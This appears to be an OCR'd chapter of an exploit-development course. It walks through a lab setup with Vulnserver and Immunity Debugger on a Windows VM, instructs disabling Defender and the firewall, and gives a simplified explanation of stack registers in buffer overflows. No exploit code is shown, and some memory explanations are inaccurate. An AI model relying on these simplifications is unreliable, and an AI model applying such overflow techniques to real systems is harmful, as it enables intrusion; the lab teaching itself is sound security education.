Introduction to Exploit Development (Buffer Overflows)


0.Required Installations

Welcome to the exploit development section of this course. We will be using python and msfvenom to create or own payloads. We will be utilizing a attack machine and a victim machine. The victim machine has to be a Windows10 Pro x86 machine. We will be using a VM to achieve this. To get a windows VM please follow the instructions in the video below.

https://www.youtube.com/watch?v=tQ4Xd5vAZus

With the Windows VM set up we need to install something called Vulnserver. This needs to be installed on the windows VM. Vulnserver is the vulnerable server that we will be testing our custom exploits against and hopefully get a reverse shell.

Head over to:
http://www.thegreycorner.com/p/vulnserver.html



Vulnserver

Originally introduced here, Vulnserver is a Windows based threaded TCP server application that is designed to be exploited. The program is intended to be used as a learning tool to teach about the process of software exploitation, as well as a good victim program for testing new exploitation techniques and shellcode.

Whats included?

The github repository includes the usual explanatory text files, source code for the application as well as pre compiled binaries for vulnserver.exe and its companion dll file.

Running vulnserver

To run vulnserver, make sure the companion dll file essfunc.dll is somewhere within the systems dll path (keeping it in the same directory as vulnserver.exe is usually sufficient), and simply open the vulnserver.exe executable. The program will start listening by default on port 9999 - if you want to use another port just supply the port number as a command line option to the program - e.g. to listen on port 6666 run vulnserver.exe like so:

```
vulnserver.exe 6666
```

The program supports no other command line options.

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Scroll down to the bottom of the page and you will see a link to the downloadable repo

Exploiting Vulnserver

I have written a number of articles about how to go about exploiting the vulnerabilities in Vulnserver, which you can find by checking this blog for posts tagged vulnserver.

Download

Download from the github repository here

This will bring you to a GitHub repo here you want to download the ZIP file.

master 1 branch 0 tags Go to file Code

stephenbradshaw Update readme.md

COMPILING.TXT	Initial commit
LICENSE.TXT	Initial commit
essfunc.c	Initial commit
essfunc.dll	Initial commit
readme.md	Update readme.md
vulnserver.c	Initial commit
vulnserver.exe	Initial commit

readme.md

Local Codespaces

Clone

HTTPS GitHub CLI

https://github.com/stephenbradshaw/vulnserver

Use Git or checkout with SVN using the web URL.

Open with GitHub Desktop

Download ZIP

Downloads

vulnserver-master.zip

Open file

See more

If you are having problems downloading it onto your Windows machine you may need to switch off Defender. We only need to turn off virus protection and firewall settings.

Security at a glance

See what's happening with the security and health of your device and take any actions needed.

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Settings

Virus & threat protection
Real-time protection is off, leaving your device vulnerable.
Turn on

Account protection
No action needed.

Firewall & network protection
Firewalls are turned off. Your device may be vulnerable.
Turn on


App & browser control
No action needed.

Device security
View status and manage hardware security features

Device performance & health
No action needed.

Family options
Manage how your family uses their devices.


Let's open our zip file and extract it to our desktop.




The next tool we want to download is Immunity Debugger.

The following link will take you straight there:
https://www.immunityinc.com/products/debugger/

https://t.me/learningnets



What this is going to do is allow us to run programs and it will provide us with useful information. So when we are testing exploits we will be able to see how its effecting the memory, the stack, and how its effecting the program. It will make more sense as we start using it. Scrolling down the page a little you will see a download link.



After handing over some details the download should begin. Once the download has finished just click it to start the set up

User Account Control

Do you want to allow this app from an unknown publisher to make changes to your device?


ImmunityDebugger_1_85_setup.exe

Publisher: Unknown
File origin: Hard drive on this computer


Show more details

Yes No


A pop up box will appearing telling us that we need to install python and will install it for us. Go ahead and click yes on this



Now we should have both tools ready to use on our desktop.




Let's run immunity to make sure its working. This is what it should look like:




Now that we have everything installed next we will learn what a buffer overflow is and how we can leverage it. And after that we will get hands on with attacking our victims machine.

1.Buffer Overflows Explained


To start let's talk about the anatomy of memory.




As you can see we have the kernel at the top and the text at the bottom. When you think about your kernel think about your command line. You can think of it as a bunch of 1s.




And text would be your read only code and you can think of that as a bunch of 0s




We can also call the kernel the top.



And the text the bottom.



But where we are really going to be focused is the Stack.



If we dive even deeper into this memory and into the Stack we will find this.

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




So what we have here are registers. The Important thing for this lesson is the ESP, Buffer Space, EBP and EIP.


We can look at this the same as before with ESP sitting at the top.




And the EBP sitting at the bottom.



So what happens is you have this buffer space that fills up with characters and those characters move down.



What should happen if your properly sanitizing your buffer space is when you send a bunch of characters at it, say a bunch of As for example.



You should reach the EBP but stop as the Buffer Space should be able to contain the characters your sending. If you have a buffer overflow vulnerability, you can overflow the buffer space your using and reach over the EBP and into something called the EIP.

